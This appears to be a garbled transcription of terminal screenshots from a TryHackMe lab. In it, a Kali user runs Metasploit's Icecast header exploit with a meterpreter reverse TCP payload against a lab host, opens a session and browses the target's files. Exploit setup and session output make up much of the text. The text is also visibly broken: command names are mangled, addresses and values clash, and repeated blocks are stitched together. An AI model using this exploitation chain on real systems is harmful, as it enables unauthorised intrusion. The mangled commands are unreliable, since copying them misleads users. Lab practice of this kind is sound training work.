Starting Nmap 7.91 ( https://nmap.org ) at 2022-04-08 12:05 EDT
Warning: 10.10.43.154 giving up on port because retransmission cap hit (2).

--(kali@kali):~--
$ ping 10.10.43.154
PING 10.10.43.154 (10.10.43.154) 56(84) bytes of data:
64 bytes from 10.10.43.154: icmp_seq=1 ttl=124 time=143 ms
64 bytes from 10.10.43.154: icmp_seq=2 ttl=124 time=148 ms
64 bytes from 10.10.43.154: icmp_seq=3 ttl=124 time=145 ms
64 bytes from 10.10.43.154: icmp_seq=4 ttl=124 time=145 ms
64 bytes from 10.10.43.154: icmp_seq=5 ttl=124 time=146 ms
---
10.10.43.154 ping statistics ---
5 packets transmitted, 5 received, 0% packet loss, time 4019ms
rtt min/avg/max/mdev = 145.082/146.126/148.212/1.121 ms

130
```

```
TryHackMe | Network A. kali@kali: ~
File Actions Edit View Help
--(kali@kali):~--
$ msf6 init
Error: /usr/bin/msf6 must be run as root

--(kali@kali):~--
$ sudo wifm init
[sudo] password for kali:
[*] Starting database
[*] The database appears to be already configured, skipping initialization

--(kali@kali):~--
$ sudo openvpn Downloads
2022-04-08 11:59:58 Cipher negotiation is disabled since neither P2MP client nor server mode
Options error: You must define TLX/TAP device (-dev)
Use --help for more information.

--(kali@kali):~--
$ sudo openvpn Downloads/R.H.susil Kumar/11.open
2022-04-08 12:00:33 DEPRECATED OPTION: --cipher set to 'AES-256-CBC' but missing in --data-c
Use --cipher 'AES-256-CBC' to --data-ciphers-fallback 'AES-256-CBC' to silence this warning.
2022-04-08 12:00:33 OpenVPN 2.5.1 x86_64-pc-linux-gnu [SSL (OpenSSL)] [LZO] [LZ4] [EPOLL] [P
2022-04-08 12:00:33 Library versions: OpenSSL 1.1.1f 24 Aug 2021, LZO 2.10
2022-04-08 12:00:33 Outgoing Control Channel Authentication: Using 512 bit message hash 'SHA
2022-04-08 12:00:33 Incoming Control Channel Authentication: Using 512 bit message hash 'SHA
2022-04-08 12:00:33 TCP/UDP: Preserving recently used remote address: [AF_INET]7.7.33.194:11
2022-04-08 12:00:33 Socket Buffers: R=[212992->212992] S=[212992->212992]
2022-04-08 12:00:33 UDP link local: (not bound)
2022-04-08 12:00:33 UDP link remote: [AF_INET]7.7.33.194:1194
2022-04-08 12:00:33 TLS: Initial packet from [AF_INET]7.7.33.194:1194, sid=1128485c 93057398
2022-04-08 12:00:33 VERIFY OK depth=1, CN=ChangeMe
2022-04-08 12:00:33 VERIFY KU OK
2022-04-08 12:00:33 Validating certificate extended key usage
2022-04-08 12:00:33 Certificate has EKU (str) TLS Web Server Authentication, expects TLS
2022-04-08 12:00:33 VERIFY OK
2022-04-08 12:00:33 VERIFY OK depth=0, CN=server
2022-04-08 12:00:33 Control Channel: TLSv1.3, cipher TLSv1.3 TLS_AES_256_GCM_SHA384, 2048 bi
2022-04-08 12:00:33 [server] Peer Connection Initiated with [AF_INET]7.7.33.194:1194
2022-04-08 12:00:34 SENT CONTROL [server]: 'PUSH_REQUEST' (status=1)
2022-04-08 12:00:34 PUSH: Received control message: 'PUSH_REQUEST:route 10.10.0.0 255.255.0.0,
peer-id 43'
2022-04-08 12:00:34 OPTIONS IMPORT: timers and/or timeouts modified
2022-04-08 12:00:34 OPTIONS IMPORT: --ifconfig/up options modified
2022-04-08 12:00:34 OPTIONS IMPORT: route options modified
2022-04-08 12:00:34 OPTIONS IMPORT: route-related options modified
2022-04-08 12:00:34 OPTIONS IMPORT: peer-id set
2022-04-08 12:00:34 OPTIONS IMPORT: adjusting link_mtu to 1624
2022-04-08 12:00:34 Using peer cipher 'AES-256-CBC'
2022-04-08 12:00:34 Outgoing Data Channel: Cipher 'AES-256-CBC' initialized with 256 bit key
2022-04-08 12:00:34 Outgoing Data Channel: Using 512 bit message hash 'SHA512' for HMAC auth
2022-04-08 12:00:34 Incoming Data Channel: Cipher 'AES-256-CBC' initialized with 256 bit key
2022-04-08 12:00:34 Incoming Data Channel: Using 512 bit message hash 'SHA512' for HMAC auth
2022-04-08 12:00:34 net_route_v4_best_gw query: got 0.0.0.0
2022-04-08 12:00:34 net_route_v4_best_gw result: via 192.168.0.1 dev eth0

se TCP Inline
175 exploit(windows/browser/yahoомessenger_server 2007-06-05 good No Yahoo! Messenger 8.1.0.249
ActiveX Control Buffer Overflow
176 payload/mainframe/shell_reverse_tcp normal No Z/OS (MVS) Command Shell, R
reverse TCP Inline

Interact with a module by name or index. For example info 176, use 176 or use payload/mainframe/shell_reverse_tcp

msf6 exploit(windows/http/icecast_header) > show options

Module options (exploit(windows/http/icecast_header)):

Name Current Setting Required Description
RHOSTS 10.10.43.154 yes The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
RPORT 8080 yes The target port (TCP)

Payload options (windows/meterpreter/reverse_tcp):

Name Current Setting Required Description
EXITFUNC thread yes Exit technique (Accepted: '', seh, thread, process, none)
LHOST 192.168.0.109 yes The listen address (an interface may be specified)
LPORT 4444 yes The listen port

Exploit target:

Id Name
0 Automatic

--(kali@kali):~--
$ nmap -s -i 10.10.43.154
Starting Nmap 7.91 ( https://nmap.org ) at 2022-04-08 12:05 EDT
Warning: 10.10.43.154 giving up on port because retransmission cap hit (2).

--(kali@kali):~--
$ ping 10.10.43.154
PING 10.10.43.154 (10.10.43.154) 56(84) bytes of data:
64 bytes from 10.10.43.154: icmp_seq=1 ttl=124 time=143 ms
64 bytes from 10.10.43.154: icmp_seq=2 ttl=124 time=148 ms
64 bytes from 10.10.43.154: icmp_seq=3 ttl=124 time=145 ms
64 bytes from 10.10.43.154: icmp_seq=4 ttl=124 time=145 ms
64 bytes from 10.10.43.154: icmp_seq=5 ttl=124 time=146 ms
---
10.10.43.154 ping statistics ---
5 packets transmitted, 5 received, 0% packet loss, time 4019ms
rtt min/avg/max/mdev = 145.082/146.126/148.212/1.121 ms

130
```

```
TryHackMe | Network A... kali@kali: ~
File Actions Edit View Help
--(kali@kali)-[~]
└─$ nsf2b init
Error: /usr/bin/nsf2b must be run as root

--(kali@kali)-[~]
└─$ sudo nsf2b init
[sudo] password for kali:
[+] Starting database
[!] The database appears to be already configured, skipping initialization

--(kali@kali)-[~]
└─$ sudo nsf2b Downloads
2022-04-08 11:59:58 Cipher negotiation is disabled since neither P2MP client nor server mode
Options error: You must define TUN/TAP device (-dev)
Use --help for more information.

--(kali@kali)-[~]
└─$ sudo nsf2b Downloads/R.B.suslikumar/1/1.suslikumar
2022-04-08 12:00:33 DEPRECATED OPTION: --cipher set to 'AES-256-CBC' but missing in --data-c
age --cipher 'AES-256-CBC' to --data-ciphers-fallback 'AES-256-CBC' to silence this warning.
2022-04-08 12:00:33 OpenVPN 2.5.1 x86_64-pc-linux-gnu [SSL (OpenSSL)] [LZO] [LZ4] [EPOLL] [P
2MP] [xauth] [user] [libcrypto] [libcurl] [libsockets] [linux] [LZO 2.10]
2022-04-08 12:00:33 Library versions: OpenSSL 1.1.1l 24 Aug 2021, LZO 2.10
2022-04-08 12:00:33 Outgoing Control Channel Authentication: Using 512 bit message hash 'SHA
256'
2022-04-08 12:00:33 Incoming Control Channel Authentication: Using 512 bit message hash 'SHA
256'
2022-04-08 12:00:33 TCP/UDP: Preserving recently used remote address: [AF_INET]3.7.33.194:11
94
2022-04-08 12:00:33 Socket Buffers: R=[122992->212992] S=[122992->212992]
2022-04-08 12:00:33 UDP link local: (not bound)
2022-04-08 12:00:33 UDP link remote: [AF_INET]3.7.33.194:1194
2022-04-08 12:00:33 TLS: Initial packet from [AF_INET]3.7.33.194:1194, sid=1128485c 93857398
2022-04-08 12:00:33 VERIFY OK: depth=1, CN=ChangeMe
2022-04-08 12:00:33 VERIFY KU OK
2022-04-08 12:00:33 Validating certificate extended key usage
2022-04-08 12:00:33 ++ Certificate has EKU (str) TLS Web Server Authentication, expects TLS
2022-04-08 12:00:33 VERIFY OK: depth=1, CN=server
2022-04-08 12:00:33 Control Channel: TLSv1.3, cipher TLSv1.3 TLS_AES_256_GCM_SHA384, 2048 bi
t
2022-04-08 12:00:33 [server] Peer Connection Initiated with [AF_INET]3.7.33.194:1194
2022-04-08 12:00:34 CONNOK [server]: 'PUSH_REQUEST' (status=1)
2022-04-08 12:00:34 PUSH: Received control message: 'PUSH_REPLY,route 10.10.0.0 255.255.0.0,
peer-id 43'
2022-04-08 12:00:34 OPTIONS IMPORT: timers and/or timeouts modified
2022-04-08 12:00:34 OPTIONS IMPORT: --ifconfig/up options modified
2022-04-08 12:00:34 OPTIONS IMPORT: route options modified
2022-04-08 12:00:34 OPTIONS IMPORT: route-related options modified
2022-04-08 12:00:34 OPTIONS IMPORT: peer-id set
2022-04-08 12:00:34 OPTIONS IMPORT: adjusting link_mtu to 1624
2022-04-08 12:00:34 Using peer cipher 'AES-256-CBC'
2022-04-08 12:00:34 Outgoing Data Channel: Cipher 'AES-256-CBC' initialized with 256 bit key
2022-04-08 12:00:34 Outgoing Data Channel: Using 512 bit message hash 'SHA512' for HMAC auth
2022-04-08 12:00:34 Incoming Data Channel: Cipher 'AES-256-CBC' initialized with 256 bit key
2022-04-08 12:00:34 Incoming Data Channel: Using 512 bit message hash 'SHA512' for HMAC auth
2022-04-08 12:00:34 net_route_v4_best_gw query: dst 0.0.0.0
2022-04-08 12:00:34 net_route_v4_best_gw result: via 192.168.0.1 dev eth0

kali@kali: ~
Id Name
0 Automatic

m0f exploit(m0f/http/icecast_header) > set LHOST 10.17.28.49
LHOST => 10.17.28.49
m0f exploit(m0f/http/icecast_header) > exploit
[*] Started reverse TCP handler on 10.17.28.49:4444
[*] Sending stage (175174 bytes) to 10.10.43.154
[*] Meterpreter session 1 opened (10.17.28.49:4444 -> 10.10.43.154:49191) at 2022-04-08 12:16:03 -0400

meterpreter > getuid
Server username: DARK-PC/Dark
meterpreter > sysinfo
Computer : DARK-PC
OS : Windows 7 (6.1 Build 7601, Service Pack 1).
Architecture : x64
System Language : en-US
Domain : WORKGROUP
Logged On Users : 2
Meterpreter : x86/windows
meterpreter > ps

Process List
PID PPID Name Arch Session User Path
0 0 [System Process]
4 0 System
416 4 smss.exe

--(kali@kali)-[~]
└─$ nmap -s -p 10.10.43.154
Starting Nmap 7.91 ( https://nmap.org ) at 2022-04-08 12:05 EDT
Warning: 10.10.43.154 giving up on port because retransmission cap hit (2).

--(kali@kali)-[~]
└─$ ping 10.10.43.154
PING 10.10.43.154 (10.10.43.154) 56(84) bytes of data.
64 bytes from 10.10.43.154: icmp_seq=1 ttl=124 time=145 ms
64 bytes from 10.10.43.154: icmp_seq=2 ttl=124 time=148 ms
64 bytes from 10.10.43.154: icmp_seq=3 ttl=124 time=145 ms
64 bytes from 10.10.43.154: icmp_seq=4 ttl=124 time=145 ms
64 bytes from 10.10.43.154: icmp_seq=5 ttl=124 time=146 ms
--- 10.10.43.154 ping statistics ---
5 packets transmitted, 5 received, 0% packet loss, time 4019ms
rtt min/avg/max/mdev = 145.001/146.126/148.211/3.121 ms

Screenshot taken
View image
```

```
TryHackMe | Network A... kali@kali: ~
File Actions Edit View Help
--(kali@kali)-[~]
└─$ nsf2b init
Error: /usr/bin/nsf2b must be run as root

--(kali@kali)-[~]
└─$ sudo nsf2b init
[sudo] password for kali:
[+] Starting database
[!] The database appears to be already configured, skipping initialization

--(kali@kali)-[~]
└─$ sudo nsf2b Downloads
2022-04-08 11:59:58 Cipher negotiation is disabled since neither P2MP client nor server mode
Options error: You must define TUN/TAP device (-dev)
Use --help for more information.

--(kali@kali)-[~]
└─$ sudo nsf2b Downloads/R.B.suslikumar/1/1.suslikumar
2022-04-08 12:00:33 DEPRECATED OPTION: --cipher set to 'AES-256-CBC' but missing in --data-c
age --cipher 'AES-256-CBC' to --data-ciphers-fallback 'AES-256-CBC' to silence this warning.
2022-04-08 12:00:33 OpenVPN 2.5.1 x86_64-pc-linux-gnu [SSL (OpenSSL)] [LZO] [LZ4] [EPOLL] [P
2MP] [xauth] [user] [libcrypto] [libcurl] [libsockets] [linux] [LZO 2.10]
2022-04-08 12:00:33 Library versions: OpenSSL 1.1.1l 24 Aug 2021, LZO 2.10
2022-04-08 12:00:33 Outgoing Control Channel Authentication: Using 512 bit message hash 'SHA
256'
2022-04-08 12:00:33 Incoming Control Channel Authentication: Using 512 bit message hash 'SHA
256'
2022-04-08 12:00:33 TCP/UDP: Preserving recently used remote address: [AF_INET]3.7.33.194:11
94
2022-04-08 12:00:33 Socket Buffers: R=[122992->212992] S=[122992->212992]
2022-04-08 12:00:33 UDP link local: (not bound)
2022-04-08 12:00:33 UDP link remote: [AF_INET]3.7.33.194:1194
2022-04-08 12:00:33 TLS: Initial packet from [AF_INET]3.7.33.194:1194, sid=1128485c 93857398
2022-04-08 12:00:33 VERIFY OK: depth=1, CN=ChangeMe
2022-04-08 12:00:33 VERIFY KU OK
2022-04-08 12:00:33 Validating certificate extended key usage
2022-04-08 12:00:33 ++ Certificate has EKU (str) TLS Web Server Authentication, expects TLS
2022-04-08 12:00:33 VERIFY OK: depth=1, CN=server
2022-04-08 12:00:33 Control Channel: TLSv1.3, cipher TLSv1.3 TLS_AES_256_GCM_SHA384, 2048 bi
t
2022-04-08 12:00:33 [server] Peer Connection Initiated with [AF_INET]3.7.33.194:1194
2022-04-08 12:00:34 CONNOK [server]: 'PUSH_REQUEST' (status=1)
2022-04-08 12:00:34 PUSH: Received control message: 'PUSH_REPLY,route 10.10.0.0 255.255.0.0,
peer-id 43'
2022-04-08 12:00:34 OPTIONS IMPORT: timers and/or timeouts modified
2022-04-08 12:00:34 OPTIONS IMPORT: --ifconfig/up options modified
2022-04-08 12:00:34 OPTIONS IMPORT: route options modified
2022-04-08 12:00:34 OPTIONS IMPORT: route-related options modified
2022-04-08 12:00:34 OPTIONS IMPORT: peer-id set
2022-04-08 12:00:34 OPTIONS IMPORT: adjusting link_mtu to 1624
2022-04-08 12:00:34 Using peer cipher 'AES-256-CBC'
2022-04-08 12:00:34 Outgoing Data Channel: Cipher 'AES-256-CBC' initialized with 256 bit key
2022-04-08 12:00:34 Outgoing Data Channel: Using 512 bit message hash 'SHA512' for HMAC auth
2022-04-08 12:00:34 Incoming Data Channel: Cipher 'AES-256-CBC' initialized with 256 bit key
2022-04-08 12:00:34 Incoming Data Channel: Using 512 bit message hash 'SHA512' for HMAC auth
2022-04-08 12:00:34 net_route_v4_best_gw query: dst 0.0.0.0
2022-04-08 12:00:34 net_route_v4_best_gw result: via 192.168.0.1 dev eth0

kali@kali: ~
40777/rwxrwxrwx 0 dir 2019-11-12 18:04:09 -0500 web

meterpreter > cd admin
meterpreter > ls
Listing: C:\Program Files (x86)\Icecast2\Win32\admin

Mode Size Type Last modified Name
-----
1000666/rw-rw-rw- 2724 fil 2003-05-15 17:01:30 -0400 listclients.xml
1000666/rw-rw-rw- 2339 fil 2003-05-15 17:01:30 -0400 listmounts.xml
1000666/rw-rw-rw- 2328 fil 2003-05-15 17:01:30 -0400 moveclients.xml
1000666/rw-rw-rw- 1897 fil 2003-05-15 17:01:30 -0400 response.xml
1000666/rw-rw-rw- 3571 fil 2003-05-15 17:01:30 -0400 stats.xml

meterpreter > cat listclients.xml
<?xml:stylesheet xmlns:xsl="http://www.w3.org/1999/XSL/Transform" version="1.0"?>
<xsl:output method="html" indent="yes"/>
<xsl:template match="/">
<html>
<head>
<title>Icecast 2 Stats</title>
<style type="text/css">
a:hover {color: #008000;}
a {color: black;}
.default1 {color: #008000; font-family: Verdana; font-size: 9pt; font-weight: normal;}
.default2 {color: #202020; font-family: Verdana; font-size: 9pt; font-weight: normal;}
.mount {color: white; font-family: Verdana; font-size: 9pt; font-weight: normal;}
.icalog {color: #008000; font-family: Verdana; font-size: 9pt; font-weight: normal; letter-spacing: -1.5px;}
.ltv {color: gray; font-family: Verdana; font-size: 9pt; font-weight: normal;}
</style>
</HEAD>
<BODY topmargin="0" leftmargin="0" marginheight="0" marginwidth="0" bgcolor="#FEFEFE" text="#0000FF" vlink="#FF00FF">

--(kali@kali)-[~]
└─$ nmap -s -p 10.10.43.154
Starting Nmap 7.91 ( https://nmap.org ) at 2022-04-08 12:05 EDT
Warning: 10.10.43.154 giving up on port because retransmission cap hit (2).

--(kali@kali)-[~]
└─$ ping 10.10.43.154
PING 10.10.43.154 (10.10.43.154) 56(84) bytes of data.
64 bytes from 10.10.43.154: icmp_seq=1 ttl=124 time=145 ms
64 bytes from 10.10.43.154: icmp_seq=2 ttl=124 time=148 ms
64 bytes from 10.10.43.154: icmp_seq=3 ttl=124 time=145 ms
64 bytes from 10.10.43.154: icmp_seq=4 ttl=124 time=145 ms
64 bytes from 10.10.43.154: icmp_seq=5 ttl=124 time=146 ms
--- 10.10.43.154 ping statistics ---
5 packets transmitted, 5 received, 0% packet loss, time 4019ms
rtt min/avg/max/mdev = 145.001/146.126/148.211/3.121 ms

Screenshot taken
View image
```